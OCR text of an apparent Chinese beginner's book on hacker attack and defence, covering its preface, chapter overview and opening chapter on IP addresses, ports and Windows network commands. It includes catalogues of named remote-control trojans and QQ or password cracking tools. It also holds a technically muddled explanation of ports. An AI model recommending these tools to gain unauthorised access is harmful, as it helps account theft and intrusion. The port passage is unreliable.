





前言

Preface

本书的写作背景

一提起“黑客”这个词，很多人就会联想到高超的电脑技术、窃取的各种机密和网络犯罪。的确，对于普通电脑用户来说，黑客就是神秘和高科技犯罪的代表。而且，随着网络的普及，在现实生活和工作中，人们面对着各种病毒和木马的攻击，对于黑客的害怕和憎恨也是与日俱增。但是，对于普通电脑用户来说，要对抗和防御黑客的进攻太难！因此，我们编写了这本书，帮助广大普通电脑用户了解和学习黑客的各种攻击方式，进一步掌握各种防御黑客攻击的方法。很多时候，困难就像一层窗户纸，只需要轻轻一捅，就会破掉，关键是需要我们自己伸出手指，希望本书能成为广大用户的这根手指，让读者非常容易地学会电脑黑客攻防的相关知识。

本书从实用的角度出发，全面、详细地讲解了黑客攻击和防御黑客攻击的相关内容。通过对本书的学习，广大电脑用户能够在短时间内轻松掌握保护电脑安全的方法和技巧。

本书的特点

本书具有以下一些写作特点。

■ 28小时学知识，44小时上机：本书以实用功能讲解为核心，每小节下面分为学习和上机两个部分，学习部分以操作为主，讲解每个知识点的操作和用法，操作步骤详细、目标明确；上机部分相当于一个学习任务或案例制作，同时在每章最后提供有视频上机任务，书中给出操作要求和关键步骤，具体操作过程放在光盘演示中。

■ 书与光盘演示相结合：本书的操作部分均在光盘中提供了视频演示，并在书中指出了相对应的路径和视频文件名称，可以打开视频文件对某一个知识点进行学习。

■ 简单、易学、易用：书中讲解由浅入深，操作步骤目标明确，并分小步讲解，与图中的操作图示相对应，并穿插了“教你一招”和“操作提示”等小栏目。

■ 轻松、愉快的学习环境：全书以人物小李的学习与工作过程为线索，采用情景方式叙述不断遇到的问题及怎样解决问题，将前后知识联系起来，一本书就是一个故事，使读者像听故事一样学会黑客攻防的知识。

■ 技巧总结与提高：每章最后一部分均安排了技巧总结与提高，这些技巧来源于编者多年的经验总结。同时每本书有效地利用了页脚区域，扩大了读者的知识面。

■ 排版美观，全彩印刷：采用双栏图解排版，一步一图，图文对应，并在图中添加了操作提示标注，以便于读者快速学习。

■ 配超值多媒体教学光盘：本书配有一张多媒体教学光盘，提供有书中操作所需素材、效果和视频演示文件，同时光盘中还赠送了大量相关的教学教程。

■ 赠电子版阅读图书：本书制作有实用、精美的电子版放置在光盘中，在光盘主界面中双击“电子书”按钮便可阅读电子图书。单击电子图书中的光盘图标，可以打开光盘中相对应的视频演示，也可一边阅读一边进行其他上机操作。

本书的内容与定位

本书共有10章，各章的主要内容介绍如下。

■ 第1章：介绍黑客的起源、定义和类型，IP地址的定义、分类和组成，黑客专用通道、常用命令和工具，以及如何组建测试系统等知识。

■ 第2章：介绍网络信息收集、检测系统漏洞、端口扫描和嗅探器的应用等相关知识。

■ 第3章：介绍设置各种办公文档密码、破解密码和使用加密软件加密的相关知识。

■ 第4章：介绍Windows操作系统漏洞攻防的相关知识。

■ 第5章：介绍各种木马的基础知识、木马的捆绑生成和攻击以及如何防御木马的相关知识。

■ 第6章：介绍如何攻击Web浏览器和Web浏览器防御的相关知识。

■ 第7章：介绍攻击E-mail和在E-mail中防御黑客攻击的相关知识。

■ 第8章：介绍攻击QQ和在QQ中防御黑客攻击的相关知识。

■ 第9章：介绍攻击U盘和U盘防御的相关知识。

■ 第10章：介绍在操作系统中进行安全配置的相关知识，包括设置注册表、设置组策略、设置操作系统、备份和恢复数据及使用安全防御软件等。

本书定位于电脑维护人员、IT从业人员和对黑客攻防与安全维护感兴趣的电脑初、中级用户，也可作为各种电脑培训班的教材及辅导用书。

联系我们

本书由九州书源组织编写，参加本书编写、排版和校对的工作人员有曾福全、张永雄李洪、薛凯、任亚炫、丛威、张鑫、冯梅、张丽丽、陈晓颖、陆小平、张良军、简超、羊清忠、范晶晶、李显进、赵云、杨颖、李伟、余洪、袁松涛、杨明宇、牟俊、宋玉霞、宋晓均、向利、徐云江、张笑、赵华君、刘凡馨、常开忠、骆源、陈良、刘可、王琪、穆仁龙、何周。

如果您在学习的过程中遇到什么困难或疑惑，可以联系我们，我们会尽快为您解答，联系方式为QQ群：122144955；E-mail：book@jzbooks.com；网址：http://www.jzbooks.com。

由于作者水平有限，书中疏漏和不足之处在所难免，欢迎读者不吝赐教。

九州书源


目 录

目 录

第1章

揭开黑客的神秘面纱

新的一天开始了，小李准时来到了办公室，打开了电脑，可是当他启动QQ时，发现每次输入密码登录系统都会提示密码错误，确认输入的账号和密码都是正确的，而在同事的QQ好友栏中，他的QQ已经登录了，并且修改了名称。到底是怎么回事，小李完全糊涂了，于是他找到公司的电脑专家老马，老马一听，肯定地说："如果你没有将密码告诉别人，那一定是黑客窃取了你的密码。"黑客！小李大吃了一惊，他早就准备向老马学习黑客的相关知识了，哪知还没开始就已经和黑客有了"第一次亲密接触"。老马告诉他，趁此机会将教他黑客攻防的知识，帮助他防御黑客的攻击，成为一个电脑安全防御的高手，并且帮助他找回丢失的QQ密码。



3小时学知识

- 了解黑客的基础知识
- 了解黑客的常用工具
- 组建测试系统

3小时上机练习

- 在虚拟机中安装Windows XP
- 使用黑客命令
- 组建Windows 7测试系统

1.1 学习1小时：了解黑客的基础知识

老马告诉小李，要学习黑客的相关知识，首先应该了解黑客的一些基础知识，包括什么是黑客、IP地址和端口的相关知识以及黑客的常用命令等。

1.1.1 什么是黑客

学习目标

- 了解黑客的起源。
- 了解黑客的定义。
- 了解黑客的类型。

1 黑客的起源

黑客最早出现在20世纪50年代的美国麻省理工学院和著名的贝尔实验室。最初的黑客是一些高级的电脑技术人员，他们热衷于挑战、崇尚自由并主张信息的共享。1994年以后，Internet在全世界迅猛发展，为人们带来了方便、自由和无限的财富，政治、军事、经济、科技、教育和文化等各个方面都越来越网络化，网络逐渐成为人们生活、娱乐的一部分。随着电脑的普及和网络技术的迅速发展，现代黑客也随之出现并发展壮大。

2 黑客的定义

黑客原指热心于计算机技术、水平高超的电脑专家，尤其是程序设计人员。黑客最早源自英文hacker，早期在美国的电脑技术中是带有褒义的，在各种媒体报道中，黑客往往指“软件骇客”（Software Cracker）。到了今天，“黑客”一词已被用于泛指那些专门利用电脑网络搞破坏或恶作剧的人，对这些人的正确英文定义为Cracker，通常翻译成“骇客”。

3 黑客的类型

黑客不干涉政治，不受政治利用，他们的出现推动了电脑和网络的发展与完善，黑客所做的不是恶意破坏，他们像一群纵横于网络上的“大侠”，追求共享、免费，提倡自由、平等。黑客的存在是因为电脑技术的不健全，从某中意义上来讲，电脑的安全需要更多的黑客去维护。但到了今天，因为系统、网络和软件不可避免地会存在安全漏洞，而黑客的出现就是为了找出并弥补这些漏洞，但一些黑客在找出安全漏洞之后，为了显示其本领和成就，就对电脑大肆进行恶意破坏。也正是由于这些人的出现玷污了“黑客”一词，使人们把黑客和骇客混为一体，黑客被人们认为是在网络上进行破坏的人。因此，黑客的种类一般分为以下几种。

高手指点 黑客与骇客是两种完全不同的技术人员，很多人往往错把骇客当成黑客，这种做法常常激怒真正的黑客，导致严重的后果；其实两者之间根本的区别是：黑客建设，而骇客破坏。

软件编辑者

对（某领域内的）编程语言有足够了解，可以不经长时间思考就能创造出有价值的软件的人。

软件修改者

通过知识或猜测而对某段程序做出（好的）修改，并改变（或增强）该程序用途的人。

骇客

恶意（一般是非法地）试图破解或破坏某个程序、系统及网络安全的人。这个定义常常对那些符合第一种定义的黑客造成严重困扰，通常媒体将这群人称为“骇客”（Cracker），有时这群人也被称为“黑帽黑客”。

黑客

试图破解某系统或网络，以提醒该系统所有者的系统安全漏洞的人，这群人往往被称作“白帽黑客”、“匿名客”（Sneaker）或“红客”。这样的人大多是电脑安全公司的雇员，他们在完全合法的情况下攻击某系统。

1.1.2 认识IP地址

学习目标

- 了解IP地址的定义。
- 了解IP地址的组成。
- 了解IP地址的分类。

1 IP地址的定义

IP是英文Internet Protocol的缩写，意思是“网络之间互连的协议”，也就是为电脑网络相互连接进行通信而设计的协议。在Internet中，IP是指能使连接到网上的所有网络实现相互通信的一套协议，它规定了电脑在Internet中进行通信时应当遵守的规则。IP地址则是指给每个连接在Internet中的电脑主机分配的一个32位地址。按照TCP/IP协议规定，IP地址用二进制来表示，每个IP地址长32位，把比特换算成字节，就是4个字节。IP地址有两种表现形式，即二进制和点式十进制，一个32位IP地址的二进制由4个8位域组成，即11000000 10101000 00000001 00000110（192.168.1.6）。

2 IP地址的分类

最初设计Internet时，为了便于寻址以及层次化构造网络，每个IP地址包括两个标识码（ID），即网络ID和主机ID。同一个物理网络上的所有主机都使用同一个网络ID，网络上的一个主机（包括网络上的工作站、服务器和路由器等）有一个主机ID与其对应。Internet委员会定义了5种IP地址类型以适合不同容量的网络，即A~E类，其中A、B和C类（如下表）由NIC在全球范围内统一分配，D、E类为特殊地址。

A、B和C类IP地址的特点

网络类别	最大网络数	第一个可用网络号	最后一个可用网络号	每个网络中最大主机数
A	126	1	126	16777214
B	16382	128.1	191.254	65534
C	2097150	192.0.1	223.255.254	254

补充两句

所有的IP地址都由国际组织NIC（Network Information Center）负责统一分配，全世界共有3个这样的组织，即InterNIC（负责美国及其他地区）、ENIC（负责欧洲地区）和APNIC（负责亚太地区）。

3 IP地址的组成

通常情况下，一个完整的IP地址由IP地址（网络地址+主机地址）、子网掩码、默认网关和DNS 4部分组成，各部分的含义如下。

子网掩码

子网掩码又称网络掩码、地址掩码或子网络遮罩，它是一种用来指明一个IP地址的主机子网掩码网的位标识和主机位掩码的位标识。子网掩码不能单独存在，它必须结合IP地址一起使用。子网掩码只有一个作用，就是将某个IP地址划分成网络地址和主机地址两部分。

默认网关

它是一个用于TCP/IP协议的配置项，是一个可直接到达IP路由器的IP地址。就好像一个房间可以有多扇门一样，一台主机可以有多个网关。现在主机使用的网关都是指默认网关。

DNS

它是域名系统（Domain Name System）的英文缩写，该系统用于命名组织到域层次结构中的计算机和网络服务。在Internet上，域名与IP地址之间是一对一（或者多对一）的，域名虽然便于人们记忆，但电脑之间只能互相认识IP地址，它们之间的转换工作称为域名解析。域名解析需要由专门的域名解析服务器来完成，DNS就是进行域名解析的服务器。DNS主要用于Internet等TCP/IP网络中，它可以通过名称查找电脑和服务，即当用户在应用程序中输入DNS名称时，DNS服务可以将此名称解析为与之相关的其他信息，如IP地址。

1.1.3 黑客的专用通道——端口

学习目标

- 了解端口的定义。
- 了解端口的作用。
- 了解端口的分类。

1 端口的定义

电脑运行的系统程序就像一个闭合的圆圈，系统程序设计者把这个圆圈截成很多段，这些线段接口就叫端口（通俗地讲是断口，就是中断），系统运行到这些端口时，如果端口关闭，就是绳子接通了，系统往下运行；如果端口是打开的，系统就得到命令，有外部数据输入，接收外部数据并执行。

2 端口的作用

如果把服务器比作房子，而把端口比作通向不同房间（服务）的门，黑客攻击时，需要占领这间房子，势必要破门而入（物理入侵另说），那么对于黑客来说，了解房子开了几扇门、都是什么样的门及门后面有什么东西就显得至关重要。黑客通常会用扫描器对目标主机的端口进行扫描，以确定端口是否是开放的。若端口开放，黑客可以知道目标主机大致提供了哪些服务，进而猜测可能存在的漏洞，因此对端口的扫描可以帮助黑客更好地了解目标主机，而对于管理员，扫描本机的开放端口也是做好安全防范的第一步。

高手指点　在网络技术中，集线器、交换机和路由器的端口指的是连接其他网络设备的接口，而在黑客知识中所指的端口不是这些端口，而是特指TCP/IP协议中的端口，即逻辑意义上的端口。

3 端口的分类

端口是通过端口号进行标记的，端口号只有整数，范围是从0到65535。端口也是按照端口号进行分类的，下面对端口的分类进行介绍。

公认端口

也叫WellKnownPorts，从0到1023，它们紧密绑定（binding）于一些服务。通常这些端口的通信明确表明了某种服务的协议，如80端口实际上总是HTTP通信。

注册端口

也叫RegisteredPorts，从1024到49151，它们松散地绑定于一些服务。也就是说有许多服务绑定于这些端口，这些端口同样用于许多其他目的，如许多系统处理动态端口从1024左右开始。

动态和/或私有端口

也叫Dynamicand/orPrivatePorts，从49152到65535，理论上不应为服务分配这些端口。实际上，机器通常从1024起分配动态端口，但也有例外，如SUN的RPC端口从32768开始。

教你一招：动态端口

也可以将从1024到65535的端口都称为动态端口，因为它一般不固定分配某种服务，而是动态分配。

1.1.4 黑客的常用命令

学习目标

- 掌握几种黑客常用的命令。
- 区分常用命令的不同之处。

1 ping

使用ping命令可以检测出目标主机的主机名、IP地址信息，还可以验证本地主机与远程主机的连接。ping命令是基于TCP/IP连接的，只有安装了TCP/IP协议后才能使用该命令。

ping命令的格式为：ping [-t] [-a] [-n count] [-l length] [-f] [-i ttl] [-v tos] [-r count] [-s count] [[-j computer-list] | [-k computer-list]] [-w timeout] destination-list。

其中主要参数的含义如下。

-t

一直ping指定的电脑，直到按【Ctrl+C】组合键中断。

-a

将地址解析为计算机NetBIOS名。

-n count

发送count指定的ECHO数据包数，通过这个命令可以自定义发送的个数，对衡量网络速度很有帮助。能够测试发送数据包的平均返回时间，即时间的快慢程度，默认值为4。

-l length

发送包含由length指定数据量的ECHO数据包，默认为32 字节，最大为65500字节。

-f

在数据包中发送“不要分段”标志，数据包就不会被路由上的网关分段。通常所发送的数据包都会通过路由分段再发送给对方，加上此参数以后路由就不会再分段处理。

destination-list

指定要ping的远程计算机。

补充两句

在DOS窗口中输入“ping /? ”后按【Enter】键，系统将显示帮助画面，帮助了解ping命令的相关参数，只需掌握以上几个主要参数即可。

2 nbtstat

使用nbtstat命令可以通过TCP/IP中的NetBIOS显示协议统计和当前TCP/IP连接，并得到远程主机的NetBIOS信息，如用户名、所属的工作组和网卡的MAC地址等。

nbtstat命令的格式为：nbtstat[-a RemoteName] [-A IPAddress] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [Interval] 。

其中主要参数的含义如下。

-a

显示远程计算机的 NetBIOS 名称表。

-n

显示本地计算机的 NetBIOS 名称表。

3 netstat

netstat命令是Windows操作系统自带的用来查看网络状况的命令，但该命令基于TCP/IP协议，即只有安装了TCP/IP协议才能使用。

netstat命令的格式为：netstat [-a] [-e] [-n] [-o] [-s] [-p protocol] [-r] [interval]。

其中主要参数的含义如下。

-a

显示所有连接和监听的端口。

-r

显示路由表的内容。

4 tracert

tracert命令是Windows操作系统自带的路由跟踪命令，使用该命令能够搜集目标网站的结构信息，其工作原理是通过该命令返回的结果可以获知从本机发送数据包到目标主机所经过的网络设备，从而得知其传送路径。

tracert命令的格式为：tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] [target_name]。

其中主要参数的含义如下。

-j host-list

显示经过的主机列表。

target_name

显示目标主机的名称或IP地址。

5 net

net命令用于管理本地或者远程电脑的网络环境以及各种服务程序的运行和配置。它还包含多个不同的子命令，通过它们可以管理网络环境、服务、用户和登录等功能，可以说net命令是Microsoft为黑客们提供的最好的入侵工具之一。下面对常用的几个子命令进行介绍。

net view

用于显示域、电脑或指定电脑共享资源的列表。

命令的格式：net view [\computername] [/domain[:domainname]]。

net user

用于添加/更改用户账号或显示用户账号信息。

命令的格式：net user [username [password | *]] [/domain]。

高手指点

使用net命令应注意区分“域”和“工作组”这两个概念，前者是指一种服务器控制网络上电脑能否加入的电脑组合；后者是指操作系统中将不同电脑按功能和用途划分的不同类型组。

net share

用于创建、删除或显示共享资源。
命令的格式：net share sharename=drive:path [/users:number | /unlimited] [/remark:"text"]。

net use

用于连接电脑或断开电脑与共享资源的连接，或显示电脑连接信息。
命令的格式：net use <驱动器盘符>:\\IP地址\sharename。

net start

用于启动服务，或显示已启动服务的列表。
命令的格式：net start servername。

net stop

用于停止 Windows操作系统中网络服务。
命令的格式：net stop service。

6 at

at命令的作用是在指定日期或时间执行某个特定的命令和程序。
at命令的格式为：at time command\computer。

7 ftp

ftp命令的作用是使用“文件传送协议” （FTP） 在本地和远程主机或在远程主机之间传送文件。
ftp命令的格式为：ftp [-d] [-g] [-n] [-v][主机名]。
其中主要参数的含义如下。

-d

将有关ftp命令操作的调试信息发送给syslogd守护进程。

-v

显示远程服务器的全部响应，并提供数据传输的统计信息。

8 telnet

telnet命令是一个功能非常强大的远程登录命令，其操作简单，只要熟悉DOS命令，在成功以管理员（Administration）账户连接远程主机后，就可以进行操作了。其使用方法为：在“命令提示符”窗口输入“telnet”命令，按【Enter】键，再输入“help”命令，按【Enter】键查看帮助信息。然后输入“open IP”命令，按【Enter】键，这时会打开登录窗口，输入管理员账户的用户名和密码，建立Telnet连接，即可在远程主机中进行任何操作。

1.2　学习1小时：了解黑客的常用工具

老马告诉小李，在几乎所有的黑客攻击中，工具软件都是必不可少的，唯一不同的是使用的工具软件是自己编写的还是别人编写的。接下来老马就给小李介绍一些黑客常用的工具软件。

补充两句

使用ftp命令登录成功后，就可以使用命令对目标主机进行各种操作，这些命令和在本地计算机中使用的DOS命令作用完全相同。

1.2.1 工具软件

学习目标

- 了解黑客工具软件的分类。
- 了解黑客常用的各种工具软件。

1 工具软件的分类

对于大多数黑客，软件就是他们攻击的工具，一款优秀的黑客工具软件对黑客的攻击效果会起到决定性的作用。对于目前使用的各种黑客工具软件，按照其攻击的方式、攻击的类型和达到的效果，主要分为以下几种类型。

木马后门类

木马和后门都是隐藏在用户系统中向外发送信息，且本身具有一定权限，以便远程主机对本机的控制，所以通常黑客可以使用同一种软件实现木马和后门的双重效果。

间谍记录类

间谍记录类工具软件主要是对电脑进行监控操作，它兼具监控与管理等多方面功能，如键盘记录、远程控制、摄像头监控、屏幕查看、聊天记录（QQ、MSN等常用IM软件）、屏幕录像、远程Telnet和文件上传下载等。

恶搞软件类

恶搞软件类工具软件主要被一些初级黑客使用，其操作方便，主要是对目标主机进行各种恶意整蛊，有些类似于病毒，通常会对目标主机的正常操作产生一定影响，但没有破坏性。

隐藏合并类

隐藏合并类工具软件主要作用是将各种黑客工具，如后门和木马程序等进行捆绑合并，通常是将多个文件合并为一个文件，然后将其隐藏到目标主机的某个位置。

QQ黑客类

QQ黑客类工具软件主要是对QQ软件进行黑客攻击的一类软件。

密码破解类

密码破解类工具软件则是用户验证电脑或者网络资源的未知密码所用的应用程序，同时可帮助黑客获得对资源的非授权访问。

黑客入侵类

黑客入侵类工具软件主要用于网吧破解、QQ强制视频聊天、黑客网站快速登录器和企业服务器登录等方面。通过这类工具软件，可以轻松突破各种防火墙和安全防御软件，进入远程目标主机。

黑客扫描类

由于Windows操作系统中存在很多的漏洞，通过这些漏洞很容易就能入侵，于是黑客们就编写了黑客扫描类软件，专门负责自动搜索系统漏洞。

黑客字典类

黑客字典类工具软件主要是包含字典生成和字典修改功能的黑客专业软件，是一类目前功能最强大的解密字典生成器。

黑客攻击类

黑客攻击类的工具软件主要是能够主动对目标进行破坏的一类软件。

高手指点 木马和后门的区别在于木马是一个完整的软件，而后门则体积较小且功能都很单一，且在病毒命名中，后门一般带有backdoor字样，而木马一般带有trojan字样。

黑客代理类

黑客代理类工具软件是一种操作简单、搜索迅速、针对性强的代理搜索及合法性验证工具，能快速地验证黑客需要访问的网站的可用代理。

黑客病毒类

黑客病毒类工具软件则是一些黑客专用病毒的安装释放软件，通过这类软件能够轻松在远程主机上植入病毒。

2 常用的工具软件

每一类黑客工具软件中还有很多不同的软件，下面分类进行介绍。

木马后门类

这类软件使用较多的包括上兴远程控制、黑洞远程控制软件和VipDiy灰鸽子等。

- 蜜蜂远程通8.0
- ASP木马大集合
- 远程控制任我行无壳
- 最新网络神偷 13.9 版
- 翔哥远程控制王2007
- 熊宝宝远程控制7.0
- 爱莎网络监控器3.41
- 灰鸽子远程控制
- 万象幽灵2009
- 木马种植器V2[1].0
- 超级免杀ASP大马
- 绿光远控工具 v1.18
- 牧民战天黑防鸽子2007n免杀版
- 蓝蝴蝶远程控制软件2.0版

密码破解类

这类软件使用较多的包括网吧计费系统破解器、狼道万象破解器和 RAR密码破解器等。

- QQ加密相册察看器[H.F.T]
- QQExplorer在线密码破解工具 V1.26
- 万能密码查看工具最新版本 2.87
- 捕获用户名和密码的工具
- 万象会员帐号密码获取会员版
- QZone密码破解工具
- XFreeQQ 3.0 cmd版本（QQ密码的破解）
- 密码查看器
- 万象会员帐号密码获取会员版
- 灰鸽子（070428版）
- 明小子QQ密码特工2007BETA2
- Word文档密码破解器
- 最新版001密码查看工具1.11 20091017
- 无密码直接查看QQ相册 2009 alpha

间谍记录类

